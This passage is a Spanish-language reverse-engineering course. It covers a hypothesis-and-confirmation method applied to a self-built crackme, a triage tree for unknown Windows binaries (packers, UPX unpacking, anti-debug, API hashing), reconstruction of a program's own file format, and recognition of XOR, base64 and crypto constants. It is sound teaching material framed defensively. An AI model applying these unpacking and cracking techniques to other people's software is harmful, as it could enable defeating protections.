> Al terminar vas a poder analizar un programa de práctica con un método explícito: formular una pregunta, inspeccionar el binario, proponer una hipótesis, confirmarla con el debugger y escribir una conclusión que otra persona pueda reproducir.

Prerrequisitos: etapas 0 a 3. **Duración sugerida:** 6 horas (4 para el ciclo con `check.exe` y 2 para el formato propio). Estimación aproximada.

Por qué un método y no "ir probando"

Cuando empezás, el debugger invita a tocar botones: F8, F7, breakpoints, parches. Eso funciona para un programa de 20 líneas y fracasa con uno de 20.000. Un método te evita dos trampas:

1. **Perderte en el camino equivocado.** Sin una pregunta, cualquier instrucción parece interesante.
2. **Confundir correlación con explicación.** Ver que un salto se toma no significa entender por qué.

El capítulo 11 lo dice a su manera: primero buscás lo más fácil (las strings, los mensajes), y si no alcanza, cambiás de estrategia. El análisis visual es rápido, pero hay que saber qué se está buscando (`Reversing desde cero, cap. 11`, 00:00:05–00:02:00).

El ciclo de cinco pasos

```
1. Pregunta     -> ¿qué quiero saber?
2. Inventario   -> ¿qué es este archivo?
3. Estático     -> ¿dónde está la lógica?
4. Hipótesis    -> ¿qué creo que hace y por qué?
5. Confirmación -> ¿cómo lo pruebo?
```

Después se escribe la conclusión y se anotan los límites. Si la confirmación falla, se vuelve al paso 3 con una hipótesis nueva. Ese ida y vuelta es el trabajo real.

Paso 1: la pregunta

Una pregunta útil es específica y verificable. No es "¿qué hace este programa?", sino:

- ¿Qué condición tiene que cumplir la entrada para que muestre "Correcto"?
- ¿Qué compara exactamente la instrucción de la dirección `0x401234`?
- ¿De dónde sale el valor que se usa como índice?

Para el programa de práctica de esta lección, la pregunta es: **¿qué pares de números hacen que `check.exe` imprima "Correcto"?**

Paso 2: inventario

Antes de abrir el debugger, respondé:

Pregunta	Herramienta	Respuesta (ejemplo)
¿Qué tipo de archivo es?	Visor de PE	PE32, ejecutable de consola
¿Es nativo o .NET?	Detect It Easy	Nativo (C)
¿Está empacado?	Secciones/imports	No: `.text` normal, imports de `msvcrt`
¿Qué cadenas muestra?	`strings` o IDA	"Primer valor", "Segundo valor", "Correcto", "Incorrecto"
¿Qué imports usa?	Visor de PE	`printf`, `scanf`, `puts`
¿Tiene símbolos?	PDB	Sí, si lo compilaste en Debug

Ese inventario ya te dice mucho: un programa de consola que usa `scanf` y `puts`, sin empaquetar, con cadenas claras. No hace falta empezar por el entry point.

Árbol de decisión de triage inicial («¿Por dónde empiezo?»)

Cuando te enfrentás a un binario desconocido (un crackme, un programa propio compilado meses atrás o un componente de laboratorio), los primeros diez minutos del **Paso 2 (Inventario)** definen qué herramientas abrir y a qué lección del curso acudir. Usar IDA sobre un ensamblado .NET puro o buscar strings en un binario empaquetado con UPX hace perder horas. Este árbol de decisión conecta los tres niveles del curso (Principiante, Intermedio y Avanzado) en un flujo único (y se complementa con el Hilo conductor multi-nivel y kit de plantillas C/C++):


FASE 1 · CONTENEDOR, ARQUITECTURA Y RUNTIME (PE-bear / DIE · 2 minutos)
¿NO empieza con "MZ" / "PE\0\0"?
¿Es archivo de datos / captura de mensajes? ⟶ Lección 4.5 (Formatos y protocolos)
¿Es código máquina sin cabecera (posición independiente)? ⟶ Lección 2.23 (Shellcode)
¿Es PE32 (0x10B, 32 bits) o PE32+ (0x20B, 64 bits)? (Lecciones 1.4 y 2.5)
32 bits (x86): argumentos en stack (cdecl/stdcall) o ECX/EDX (fastcall/thiscall);
en Windows x64 corre bajo WOW64 (ver Lección 2D.2).
64 bits (x64): argumentos en RCX, RDX, R8, R9 + shadow space de 32 bytes.
¿Tiene cabecera CLR (.NET) o marcador ".net bundle" (hostfxr)? (Lección 3.1)
SÍ (IL puro, ReadyToRun "RTR\0" o Single-File Bundle):
Abrirlo en ILSpy / dnSpyEx (Etapa 3: Lecciones 3.1 y 3.2).
NO (Nativo puro o .NET Native AOT):
Avanzar a la FASE 2.
FASE 2 · ENTROPÍA, SECCIONES, IMPORTS Y HUELLA DE COMPILADOR (3 minutos)
¿Entropía alta (> 6,8), secciones renombradas (UPX0/UPX1), permisos W+X
o primera sección con RawSize = 0 e IAT mínima (LoadLibraryA + GetProcAddress)?
SÍ: Posible PACKER (Lección 2.17).
En UPX x86: "ESP trick" (F8 sobre pushad + HW breakpoint en [ESP]).
En UPX x64: breakpoint de memoria en ejecución sobre la sección vacía.
En el OEP: dumpear y reconstruir IAT con Scylla (si es VM comercial: ver 2.10 / 5.4).
IAT casi vacía pero entropía normal:
Resolución dinámica por PEB / API Hashing (Lección 2.14):
buscar lecturas de fs:[30h] / gs:[60h], recorrido de InMemoryOrderModuleList
([rsi+20h] = DllBase en x64) y constantes de hash de 32 bits.
¿Qué compilador o runtime delata la huella? (Lección 2.13)
MSVC C/C++ (Rich header + vcruntime140.dll / ucrtbase.dll + __security_cookie):
¿Hay vtables con RTTI en vtable[-1] o __CxxFrameHandler3/4 en .pdata/.xdata?
⟶ Lección 2.18 (C++ profundo: RTTI, std::string SSO, STL y excepciones).
MFC (mfc140u.dll o estático con CWnd/CDialog):
Lección 2.12: localizar GetMessageMap() ⟶ AFX_MSGMAP y AFX_MSGMAP_ENTRY.
MinGW / GCC (msvcrt.dll + __mingw_* + sección .eh_frame, sin Rich header):
Lección 2.13: ubicar main pasado a __getmainargs.
Delphi (recursos RCDATA con firma "TPF0", TForm/TObject):
Lección 2.13: ABI register en x86 (EAX=Self, EDX, ECX) y longitud en [ptr-4].
Go (binario grande estático, "Go build ID", tabla pclntab):
Lección 2.13: ir a main.main; recordar que string = {ptr, len} sin byte 0.
Rust (rutas "src/main.rs", mensajes de pánico Option::unwrap, símbolos _ZN / _R):
Lección 2.13: separar ramas de pánico del flujo principal; string = {ptr, len}.
FASE 3 · PRE-MAIN, OFUSCACIÓN Y ROL DEL COMPONENTE (5 minutos)
¿El directorio TLS (AddressOfCallBacks) tiene punteros?
SÍ: Inspeccionar TLS Callbacks antes de main (Lección 2.11); suelen ejecutar
chequeos anti-debug (IsDebuggerPresent, PEB.NtGlobalFlag, NtQueryInformationProcess, 2.15).
¿La ventana de Strings (Shift+F12) no muestra los mensajes esperados?
Buscar cadenas UTF-16 (funciones W, Lección 2.7), cadenas armadas en el stack (mov byte)
o bucles de descifrado XOR / RC4 / ChaCha20 / AES previos al uso (Lecciones 2.10 y 4.2).
¿El grafo de la función en IDA/Ghidra es un único bucle gigante con switch?
Distinguir Aplanamiento de Flujo (CFF: bloques con lógica real y variable de estado)
frente a Máquina Virtual (VM: handlers genéricos leídos por VIP) (Lección 2.10).
¿Cuál es el rol del binario y tu objetivo de análisis?
Programa de consola/GUI estándar ⟶ Ciclo de 5 pasos de esta lección (4.1) + 2.6 / 2.7 / 2.16.
Servicio de Windows (StartServiceCtrlDispatcher) ⟶ Lección 2D.4 (Servicios).
Persistencia en Registro / Tareas / WMI ⟶ Lecciones 2D.3, 2D.5 y 2D.9.
Servidor o cliente COM / DCOM / RPC / Named Pipe ⟶ Lecciones 2D.6 a 2D.10 y 4.5.
Diagnóstico de crash, corrupción de heap o comparación con parche ⟶ Lecciones 2.19, 2.20, 2D.11 y 5.2.
Driver de kernel (.sys, importa ntoskrnl.exe / WdfVersionBind) ⟶ Etapa 6 (6.1 a 6.6).

Nivel	Señal observada en los primeros 5 minutos	Qué significa (hipótesis inicial)	Acción inmediata y lección de referencia
Principiante	Imports claros (`scanf`, `printf`, `MessageBoxW`) y strings visibles en `.rdata`	Binario C/C++ sin empaquetar ni ofuscar	Buscar la string clave con `Shift+F12`, saltar por xref (`X`) y aplicar el ciclo de 5 pasos (2.7, 4.1).
Principiante	Las strings de éxito y error están en el **mismo bloque básico** sin salto condicional entre ellas	Selección sin salto (*branchless*) producida por el compilador (`-O2`)	Buscar una instrucción `CMOVcc` (`cmovne` / `cmove`) que elige qué puntero de cadena pasar a `puts` / `printf` (2.4, 2.8, 4.1).
Principiante	Importa `mscoree.dll` (`_CorExeMain`) o contiene metadatos `.NET` / marcador `.net bundle`	Aplicación administrada .NET (IL, ReadyToRun o Single-File)	Abrir en **ILSpy** o **dnSpyEx** para leer C# e IL antes de tocar un desensamblador nativo (3.1, 3.2).
Intermedio	Secciones `UPX0` (`RawSize = 0`) y `UPX1` (entropía > 7,5, permisos `W+X`), pocos imports	Ejecutable empaquetado con UPX	Llegar al OEP (*ESP trick* en x86 o breakpoint de memoria en ejecución sobre `UPX0` en x64), dumpear y reconstruir IAT con Scylla (2.17).
Intermedio	Mi breakpoint en `main` nunca se alcanza, o una variable global ya llega alterada al entrar a `main`	Código ejecutado antes del entry point principal	Revisar el directorio **TLS (`AddressOfCallBacks`)** en PE-bear/IDA y poner breakpoint en cada callback (2.11, 2.15).
Intermedio	Casi sin imports ni strings, pero lee `gs:[60h]` → `[rax+18h]` → `[rax+20h]` y rota enteros (`ror edx, 0Dh`)	Resolución dinámica de APIs por recorrido del PEB y *API hashing*	Poner breakpoint en el `call reg` del resolvedor o cruzar constantes con listas de hashes de exportaciones (2.14).
Intermedio	Constantes `0x637c777b` (AES), `"expand 32-byte k"` (ChaCha20) o `0x9E3779B9` (TEA) en `.rdata`/código	Transformación criptográfica estándar o cifrado de configuración/mensajes	Etiquetar la función criptográfica por su constante mágica e interceptar su entrada/salida en vez de analizar las rondas internas (4.2, 2.21).
Avanzado	Llamadas indirectas `call qword ptr [rax+18h]` donde `rax` proviene de `[rcx]`	Despacho virtual C++ (`vtable`) o interfaz COM (`IUnknown`)	Ubicar la `vtable` en `.rdata`, leer `vtable[-1]` (`Complete Object Locator`, RVAs en x64) para recuperar el nombre de la clase (2.18, 2D.6).
Avanzado	El proceso muere dentro de `ntdll!RtlFreeHeap` lejos de donde ocurrió el error real	Corrupción de heap previa (desborde, *use-after-free* o *double free*)	Activar **Full Page Heap** (`gflags /p /enable app.exe /full`) o grabar traza **TTD** en WinDbg y retroceder con `ba w4` + `g-` (2.19).
Avanzado	Archivo `.sys` que importa `WdfVersionBind` y registra `EvtIoDeviceControl`	Driver de modo kernel basado en KMDF	Desglosar cada constante `CTL_CODE` del `switch` (DeviceType, Access, Function, Method), revisar `SDDL` y auditar tamaños mínimos y usos de `METHOD_NEITHER` (6.2, 6.4).

Paso 3: análisis estático

Abrí el binario en IDA Free o Ghidra y seguí las cadenas:

1. `Shift+F12`, buscá "Correcto".
2. `X` sobre la cadena para ver quién la usa.
3. Leé el bloque: vas a encontrar una comparación y dos caminos.
4. Renombrá: `check`, `primer_valor`, `segundo_valor`, `camino_ok`, `camino_error`.
5. Anotá la condición que deduce el grafo.

En el programa del capítulo 15, el análisis estático muestra:

- `scanf("%d", &a)` y `scanf("%d", &b)`;
- `if (a > 50 || b < 50) error;`
- `if ((a + b) * 4 == 480) correcto; else incorrecto;`

El capítulo 15 hace exactamente este recorrido, con `0x32` (50) y `0x1E0` (480), y lo confirma después en el debugger (`Reversing desde cero, cap. 15`, 00:06:00–00:16:00).

Paso 4: la hipótesis

Una hipótesis se escribe como una afirmación falsable:

> "El programa acepta cualquier par `(a, b)` con `a <= 50`, `b >= 50` y `(a + b) * 4 == 480`. Con `a = 40` y `b = 80` debería imprimir 'Correcto'; con `a = 40` y `b = 70` debería imprimir 'Incorrecto'."

Falsable significa que podés imaginar un resultado que la contradiga. "El programa compara números" no es falsable; "compara contra 50 y contra 480" sí.

Paso 5: confirmación dinámica

Ahora sí, el debugger. El objetivo no es "ver qué pasa", sino **comprobar la hipótesis**.

Preparación

1. Copiá el programa a la VM.
2. Abrilo en x64dbg.
3. Buscá la cadena "Correcto" y seguí la referencia hasta el bloque.
4. Etiquetá `camino_ok` y `camino_error`.
5. Poné un breakpoint en la comparación final (`cmp eax, 0x1E0`).

Ejecución con `40` y `80`

1. `F9` para correr.
2. Ingresá `40` y `80`.

3. El programa se detiene en el breakpoint.
4. Mirá `EAX`: debería ser `0x1E0` (480).
5. Mirá `ZF`: debería ser 1.
6. `F8` para ejecutar el salto: no se toma el salto a `camino_error`.
7. `F9`: imprime "Correcto".

Ejecución con `40` y `70`

1. Reiniciá (`Ctrl+F2`).
2. Ingresá `40` y `70`.
3. En el breakpoint, `EAX` debería ser `0x1B8` (440).
4. `ZF` = 0; el salto se toma; imprime "Incorrecto".

Ejecución con `60` y `80`

1. Reiniciá.
2. Ingresá `60` y `80`.
3. El programa ni siquiera llega a la comparación final: falla la primera condición (`a > 50`).
4. Confirmá dónde se detiene y qué salto se toma.

> **Tu compilador puede generar otro código**
>
> Las direcciones y la forma exacta dependen del compilador, las optimizaciones y la arquitectura. Lo que no cambia es la **lógica**: dos comparaciones de rango, una suma, un desplazamiento y una comparación final. Si tu listado no coincide, buscá esas operaciones, no una dirección mágica.

Dos casos que afinan el método

El ciclo de arriba sirve para la mayoría de los programas, pero conviene conocer dos situaciones que lo ponen a prueba.

La decisión no está donde la buscás (cap. 16). Lo habitual es un bloque "bueno" y un bloque "malo" separados por un salto. Pero un programa puede imprimir el mensaje correcto o el incorrecto **desde el mismo bloque**, eligiendo con un `CMOVcc` (ver la lección de flujo) qué puntero de cadena usar. Entonces no hay un salto evidente para entender —ni para parchear—. La lección de método: si las cadenas de éxito y error están en el mismo bloque, buscá un movimiento condicional, no un `Jcc`. En ese mismo ejercicio aparece un `strlen` *inline* (un bucle que incrementa un puntero hasta el byte `0` y resta inicio de final) en vez de una llamada a la API: reconocer funciones estándar escritas a mano es parte del método (`Reversing desde cero, cap. 16`; transcripción .txt, sin marcas).

Sin símbolos, igual se puede (cap. 20). El capítulo 20 resuelve un crackme **sin PDB**, y es un buen modelo del ciclo: ejecutar y anotar las cadenas; abrir en IDA; buscar la cadena de error con `Shift+F12` y llegar al código con `X`; **pintar** el bloque malo (salmón), el bueno (verde) y el camino (celeste); como la función es chica, analizarla **desde el inicio** hasta la comparación; renombrar funciones y variables mientras se lee,

poniendo `printf?` con signo de pregunta cuando no hay certeza; deducir el algoritmo (ahí, el serial es la suma de los caracteres del nombre) y confirmarlo en el debugger con *popups* de valores (`Reversing desde cero, cap. 20`). Un detalle útil de ese capítulo: en 32 bits, **el primer argumento es el que está más cerca del `call`**; y sobre una variable del stack, `A` la convierte en array/define su tamaño y `H` muestra el valor en decimal.

> **Cuando el resultado depende del tiempo o del entorno**
>
> A veces el valor correcto no es fijo: el capítulo 19 analiza un programa de 64 bits cuya clave se calcula a partir de `GetSystemTime` (depende del minuto actual). Entonces no se puede "ver el valor y volver a ingresarlo", porque para cuando lo tipeás ya cambió. Ahí la confirmación dinámica no alcanza por sí sola: hay que **entender el algoritmo** (o automatizarlo). Es un recordatorio de que estático y dinámico se complementan, y de que una sola corrida no demuestra el caso general (`Reversing desde cero, cap. 19`).

Cuando la pregunta es un formato o un protocolo propio

Este apartado muestra la reconstrucción de **un archivo propio** dentro del ciclo general. La lección 4.5 · Reconstruir formatos y protocolos propios sistematiza el trabajo con muestras, framing, protocolos con estado y validación independiente.

Muchas preguntas reales no son "¿qué condición acepta?" sino "¿cómo es el archivo que guarda este programa?" o "¿qué significan los mensajes que manda?". El ciclo de cinco pasos sirve igual; cambian las herramientas de cada paso. Este apartado es **recomendación editorial** apoyada en **conocimiento externo**; el ejemplo es **ilustrativo** y supone un programa **propio** que guarda su configuración en un archivo binario.

1. Pregunta. Concreta: "¿qué campos tiene el archivo `.blc` y qué valida el programa al abrirlo?".

2. Inventario. Dos o tres archivos generados por el propio programa con datos distintos, y un volcado hexadecimal de cada uno. Las primeras cosas a buscar: bytes fijos al inicio (**número mágico**), números que coinciden con el tamaño del archivo o de un bloque (**campos de longitud**), texto legible (UTF-16 incluido, ver IDA y el análisis estático) y zonas de alta entropía (posible compresión o cifrado, ver criptografía y encoding).

3. Estático: encontrar el parser. El código que lee el formato está detrás de las llamadas que traen los bytes: `ReadFile`, `fread`, `MapViewOfFile` para archivos; `recv` / `WSARecv` para red. Desde la xref, seguí el buffer: cada comparación contra una constante es una validación (el mágico, una versión) y cada lectura `[buffer+N]` con un tamaño fijo es un campo. Una lectura seguida de un salto que usa ese valor como cantidad o desplazamiento es un campo de longitud u offset.

4. Hipótesis: la tabla de campos. Escribí la estructura como tabla, con la evidencia de cada fila:

Offset	Tamaño	Tipo	Significado (hipótesis)	Evidencia
`0x00`	4	bytes	Mágico `BLOC`	Comparado con `0x434F4C42` antes de seguir
`0x04`	2	uint16 LE	Versión	`cmp ax, 2` y rama de error "versión no soportada"
`0x06`	2	uint16 LE	Cantidad de registros	Controla el contador del bucle
`0x08`	4	uint32 LE	Checksum del resto	Comparado con el resultado de una función con tabla de 256 entradas (CRC32)
`0x0C`	variable	registros	Datos	Leídos de a `0x20` bytes dentro del bucle

5. Confirmación diferencial. Con una **copia** del archivo, cambiá **un solo byte** por vez y observá: si cambiar la versión dispara el error de versión, la fila está confirmada; si cambiar un dato hace fallar el checksum, ya sabés que lo cubre. La prueba final es escribir un **lector independiente** (un script de Python con el módulo `struct`, o una descripción declarativa en un lenguaje como Kaitai Struct) que lea los tres archivos y dé los mismos valores que muestra el programa.

Cuidados: trabajá sobre copias; el programa puede reescribir o "reparar" el archivo al abrirlo. Para protocolos de red, el mismo método se aplica a capturas de tu propio cliente y servidor en la VM aislada, sin apuntar a servicios de terceros. Si un campo está cifrado o comprimido, la tabla lo dice así ("bloque cifrado, clave no recuperada") en lugar de inventarle estructura.

Cómo se escribe la conclusión

Una conclusión útil tiene cuatro partes:

1. **Respuesta a la pregunta.** "El programa acepta pares con `a <= 50`, `b >= 50` y `(a+b)*4 == 480`."
2. **Evidencia.** "Breakpoint en `0x...`: con (40,80), `EAX=0x1E0`, `ZF=1`, imprime 'Correcto'; con (40,70), `EAX=0x1B8`, `ZF=0`, imprime 'Incorrecto'."
3. **Método.** "Análisis estático en IDA Free + confirmación en x64dbg; binario compilado con gcc -O0."
4. **Límites.** "No se probaron todos los pares; la conclusión vale para esta compilación."

Eso es un hallazgo reproducible. No es "lo crackeé": es "entendí la condición y la verifiqué".

Errores frecuentes

Error	Por qué pasa	Cómo evitarlo
Buscar solo strings	El programa puede no tener mensajes claros	Probá imports, xrefs y el entry point
Confundir dirección virtual con offset	ASLR y secciones	Usá RVA u offset, o rebaseá
Leer un salto al revés	`jne` salta cuando **no** son iguales	Preguntá qué camino toma el salto
Confundir signo	`JA` vs `JG`	Mirá el tipo del dato y la instrucción
Parchear como primera opción	Es más rápido que entender	Primero explicá; después decidí si hace falta
No anotar	Te olvidás de lo que probaste	Bitácora en el momento

Práctica

1. Analizá tu `check.exe` con el ciclo de cinco pasos. Escribí la pregunta, el inventario, la hipótesis y la confirmación.
2. Probá tres pares válidos y tres inválidos. Anotá los valores de `EAX` y `ZF` en cada caso.
3. Cambiá el programa: hacé que la condición sea `(a + b) * 2 == 240`. Recompilá y repetí el análisis sin mirar el código fuente. ¿Pudiste deducir la nueva constante?
4. Agregá una tercera condición (por ejemplo `a != b`) y analizala.
5. Escribí un párrafo de conclusión con las cuatro partes.
6. Escribí un programa propio que guarde tres o cuatro valores en un archivo binario con un mágico, una versión y un campo de longitud. Sin mirar el fuente, armá la tabla de campos con evidencia, confirmala cambiando un byte por vez sobre copias y escribí un lector en Python con `struct` que dé los mismos valores.

Preguntas de repaso

1. ¿Cuál es la diferencia entre una hipótesis y una observación? La hipótesis es una afirmación que hacés antes de confirmar; la observación es lo que el debugger te muestra. La hipótesis se contrasta con la observación.

2. ¿Por qué conviene empezar por las strings? Porque en programas con interfaz o mensajes, las cadenas te llevan rápido a la lógica y a los bloques de éxito/error.

3. ¿Qué hacés si la confirmación falla? Volvés al análisis estático con una hipótesis nueva. No parcheás para que "funcione": entendés por qué falló.

4. ¿Por qué hay que anotar la compilación y las direcciones? Porque el mismo código compilado con otra versión u optimización puede generar otro listado. Sin esos datos, el informe no es reproducible.

5. ¿Qué significa que un hallazgo sea reproducible? Que otra persona, con el mismo binario y el mismo método, puede obtener el mismo resultado.

6. Querés entender el formato de archivo de un programa. ¿Dónde empezás a buscar el parser? En las xrefs a las APIs que traen los bytes (`ReadFile`, `fread`, `MapViewOfFile`; `recv` para red) y siguiendo el buffer: las comparaciones con constantes son validaciones y las lecturas a offsets fijos, campos.

7. ¿Qué es una confirmación diferencial y por qué se hace sobre copias? Cambiar un solo byte por vez y observar qué validación falla o qué valor cambia. Se hace sobre copias porque el programa puede reescribir el archivo y porque el original es la referencia.

8. ¿Cuándo das por confirmada la tabla de campos? Cuando un lector independiente (un script propio) lee varios archivos y obtiene los mismos valores que muestra el programa; lo que no se pudo explicar queda anotado como tal.

Antes de avanzar

Tenés que poder:

- Formular una pregunta específica y una hipótesis falsable.
- Hacer el inventario de un binario antes de ejecutarlo.
- Confirmar una condición con un breakpoint y valores concretos.
- Escribir una conclusión con evidencia y límites.
- Reconstruir el formato de un archivo propio como tabla de campos con evidencia y confirmarlo con un lector independiente.

> **Puerta de salida**
>
> Si podés analizar un programa propio y explicar la condición sin mirar el fuente, aprobaste el método. La lección siguiente convierte ese trabajo en un informe.

> **Lo que queda fuera**
>
> El objetivo es reconocer y documentar compresión, checksums, hashes, MAC y cifrado, no romper cifrado ni recuperar claves. Tampoco se reconstruyen protocolos de servicios de terceros. La lección 4.5 enseña el procedimiento con formatos y comunicaciones de programas propios; el *fuzzing* guiado por formato se presenta en la optativa 2.24.

Fuentes de esta lección

- `Reversing desde cero, cap. 11` — análisis dinámico, strings, etiquetas y hipótesis.
- `Reversing desde cero, cap. 15` — análisis estático, condiciones `0x32` / `0x1E0` y confirmación.
- `Reversing desde cero, cap. 16` — decisión con `CMOVcc` en el mismo bloque y `strlen` inline.

- `Reversing desde cero, cap. 19` — clave dependiente del tiempo (`GetSystemTime`): por qué no se reproduce ingresando el mismo valor.
- `Reversing desde cero, cap. 20` — modelo del ciclo sin símbolos: strings, xref, pintar, analizar desde el inicio, renombrar con `?`.
- `plantilla_informe.md` — plantilla base para el informe.
- Conocimiento externo: struct — Interpret bytes as packed binary data (documentación de Python) y Kaitai Struct (lenguaje declarativo para describir formatos binarios).

> **Capas de esta lección**
>
> **Contenido observado en CLS:** el método y los valores de los capítulos 11 y 15 (`0x32` , `0x1E0` , `40` / `80`), el caso `CMOVcc` / `strlen` inline del 16, el modelo sin símbolos del 20 y la clave por tiempo del 19. **Conocimiento externo:** ciclo hipótesis-confirmación, criterios de reproducibilidad y la reconstrucción de formatos (mágicos, campos de longitud, checksums). **Ejemplo ilustrativo:** el formato `.blc` y su tabla de campos. **Recomendación editorial:** el programa `check.exe` , la tabla de errores y la confirmación diferencial con lector independiente.

Reconocer criptografía y encoding en un binario

> **De dónde sale esta lección**
>
> Este tema **no está en el corpus CLS**: es **conocimiento externo** que agregamos para completar la guía. Se incluye porque reconocer cripto y encoding es rutina en análisis de malware de Windows y en CTF. El enfoque es **defensivo y de identificación**: reconocer qué algoritmo hay, no implementar criptografía ni romperla.

> **Objetivo de la lección**
>
> Al terminar vas a poder distinguir encoding de cifrado, reconocer un XOR y un base64 en un listado, e identificar algoritmos conocidos (AES, RC4, MD5/SHA, TEA, CRC32) por sus **constantes y tablas**.

Prerrequisitos: instrucciones, flujo, método (Etapas 2 y 4). **Duración sugerida:** 3 horas.

Encoding no es cifrado

Es la primera distinción, y la que más se confunde:

- **Encoding** (base64, hex, URL-encoding) transforma datos para transportarlos. **No tiene clave**: cualquiera lo revierte. Si algo está en base64, está "ofuscado", no "cifrado".
- **Cifrado** usa una **clave**. Sin la clave no se recupera el texto (salvo error de implementación).
- **Hashing** (MD5, SHA) es de **una sola vía**: no se "descifra". Se usa para comparar o verificar.

Para el análisis, la pregunta no es "¿cómo lo rompo?", sino "¿qué transformación es y con qué parámetros?".

XOR: el disfraz más común

El XOR byte a byte contra una clave fija es el modismo número uno para esconder strings en malware:

```
loop:
    mov   al, [esi]
    xor   al, 0x5A        ; clave de 1 byte
    mov   [edi], al
    inc   esi
    inc   edi
    loop  loop
```

Señales de XOR:

- Un bucle corto con `xor` contra una constante o contra bytes de otra zona.
- Strings que **no aparecen** con `strings` / `Shift+F12` pero que el programa "tiene" (están XOR-eadas y se desXOR-ean en runtime).

- Datos en `.data` que parecen basura hasta que corre una rutina.

El XOR de 1 byte es trivial de deshacer (hay 255 claves posibles). Para análisis, muchas veces alcanza con un breakpoint **después** del bucle para leer el texto ya desXOR-eado en memoria, sin tocar el algoritmo.

Base64: la tabla que lo delata

Base64 se reconoce por su **alfabeto** de 64 caracteres, que casi siempre aparece como un string en `.rdata`:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

Más el `=` de relleno. Si ves ese alfabeto (o una variante con `-_` en vez de `+/`, que es base64 "url-safe"), hay base64. Procesa de a **4 caracteres** → **3 bytes**. Un alfabeto reordenado es base64 "custom": misma mecánica, otra tabla.

Algoritmos conocidos: las constantes los delatan

Casi todos los algoritmos famosos tienen **constantes o tablas fijas**. Encontrarlas es identificar el algoritmo sin leer una sola instrucción de la rutina:

Algoritmo	Qué buscar
AES (Rijndael)	La S-box, que empieza `63 7C 77 7B F2 6B 6F C5 30 01 67 2B …`; o las T-tables
MD5	Init `67452301 EFCDAB89 98BADCFE 10325476`; tabla de senos `D76AA478 …`
SHA-1	Init `67452301 EFCDAB89 98BADCFE 10325476 C3D2E1F0`
SHA-256	Init `6A09E667 BB67AE85 3C6EF372 …`; constantes `428A2F98 71374491 …`
RC4	Un arreglo de **256 bytes** inicializado `0,1,2,…,255` y un bucle de *swaps* (KSA/PRGA)
TEA / XTEA	La constante *delta* `0x9E3779B9` (número áureo)
CRC32	El polinomio `0xEDB88320` o una tabla de 256 entradas de 32 bits
DES	Tablas de permutación fijas (IP, S-boxes)

Un bucle que recorre un arreglo de 256 bytes haciendo intercambios casi seguro es **RC4**. Cuatro valores `67452301…` juntos casi seguro son **MD5 o SHA-1**. No hace falta entender el algoritmo: alcanza con nombrarlo y buscar su especificación.

Herramientas que automatizan el reconocimiento

- **FindCrypt / findcrypt-yara** (plugin de IDA/Ghidra): busca estas constantes y te dice qué algoritmo hay.
- **signsrch**: firmas de cientos de algoritmos.
- **CAPA** (Mandiant): identifica capacidades, incluida criptografía, por patrones.
- **YARA** con reglas de cripto: para clasificar muestras.

- **Detect It Easy / entropía**: una sección con entropía muy alta (cercana a 8 bits/byte) suele estar **cifrada o comprimida/empaquetada**; es una señal, no una prueba.

> **En Windows, muchas veces no hay que reconocer nada**
>
> Antes de pelear con una rutina de cripto, mirá los **imports**: si el programa usa la criptografía del sistema (CryptoAPI en `advapi32.dll` — `CryptEncrypt`, `CryptHashData` — o CNG en `bcrypt.dll` — `BCryptEncrypt` —), el algoritmo y la clave pasan por esas APIs. Un breakpoint en esas funciones te muestra los datos en claro sin reimplementar nada. El trabajo de reconocer constantes queda para cuando el programa trae su **propia** implementación embebida.

Un método de reconocimiento

1. Corré `strings` y FindCrypt/CAPA primero: muchas veces resuelven la identificación en segundos.
2. Si hay strings que "faltan", buscá un bucle con `xor` y poné un breakpoint después para leerlas en claro.
3. Si hay un alfabeto de 64 caracteres, es base64; mirá si es estándar o custom.
4. Si hay constantes de la tabla de arriba, nombrá el algoritmo y buscá su especificación.
5. Documentá **qué** algoritmo es y **con qué parámetros** (clave embebida, IV, tabla custom). No necesitás reimplementarlo para el informe.

> **Marco de uso**
>
> Identificar criptografía para entender un programa, detectar malware o resolver un CTF es análisis legítimo. Usar esto para romper el cifrado de software o datos ajenos, o para producir malware, no entra en esta guía. El objetivo es **reconocer y documentar**, no vulnerar.

> **Práctica**
>
> 1. Escribí un programa propio que guarde una string XOR-eada con una clave de 1 byte y la desXOR-ee al arrancar. Analizalo: encontrá el bucle `xor` y leé la string en memoria después.
> 2. Meté el alfabeto base64 en un programa y comprobá que aparece como string en `.rdata`.
> 3. Bajá una implementación de referencia de MD5 (de código abierto), compilala y buscá las constantes `67452301…` en el binario con tu desensamblador.
> 4. Corré FindCrypt o CAPA sobre esos binarios propios y compará con lo que encontraste a mano.

Preguntas de repaso

<details>
<summary>¿Cuál es la diferencia entre encoding y cifrado?</summary>

El encoding (base64, hex) no tiene clave y cualquiera lo revierte; el cifrado usa una clave y sin ella no se recupera el texto. El hashing, además, es de una sola vía.
</details>

▼ **¿Cómo reconocés base64 en un binario?**

> Por su alfabeto de 64 caracteres (`A–Z a–z 0–9 + /`) en `.rdata` y el `=` de relleno; procesa de a 4 caracteres → 3 bytes.

▼ **Encontrás un arreglo de 256 bytes inicializado `0,1,2,…` y un bucle de intercambios. ¿Qué algoritmo es probable?**

> RC4 (su fase de inicialización, KSA).

▼ **Ves las constantes `67452301 EFCDAB89 98BADCFE 10325476`. ¿Qué sugieren?**

> MD5 o SHA-1 (comparten ese estado inicial). Hay que mirar el resto para distinguirlos.

Antes de avanzar

Tenés que poder:

- Distinguir encoding, cifrado y hashing.
- Reconocer un XOR y un base64 en un listado.
- Identificar un algoritmo conocido por sus constantes/tablas.
- Usar FindCrypt/CAPA y la entropía como ayuda.

> **Puerta de salida**
>
> Si podés mirar un binario, decir "acá hay base64 y acá un XOR con clave de 1 byte, y esta tabla es la S-box de AES" y documentarlo, cumpliste el objetivo.

Fuentes de esta lección

- *Practical Malware Analysis* (Sikorski & Honig), capítulo de criptografía: XOR, base64 y reconocimiento de algoritmos.
- Proyectos **FindCrypt**, **signsrch** y **CAPA** (Mandiant) como referencia de firmas.
- Especificaciones públicas: FIPS 197 (AES), RFC 1321 (MD5), FIPS 180-4 (SHA), RFC 4648 (base64).

> **Capas de esta lección**
>
> **Conocimiento externo (agregado por esta edición):** todo el contenido (XOR, base64, constantes de algoritmos, CryptoAPI/CNG, herramientas). No proviene de CLS. **Recomendación editorial:** el método de reconocimiento y el encuadre defensivo.

Ampliación editorial basada en fuentes externas — Criptografía asimétrica (RSA/ECC) y tabla de intercepción en APIs nativas de Windows (CryptoAPI y CNG)

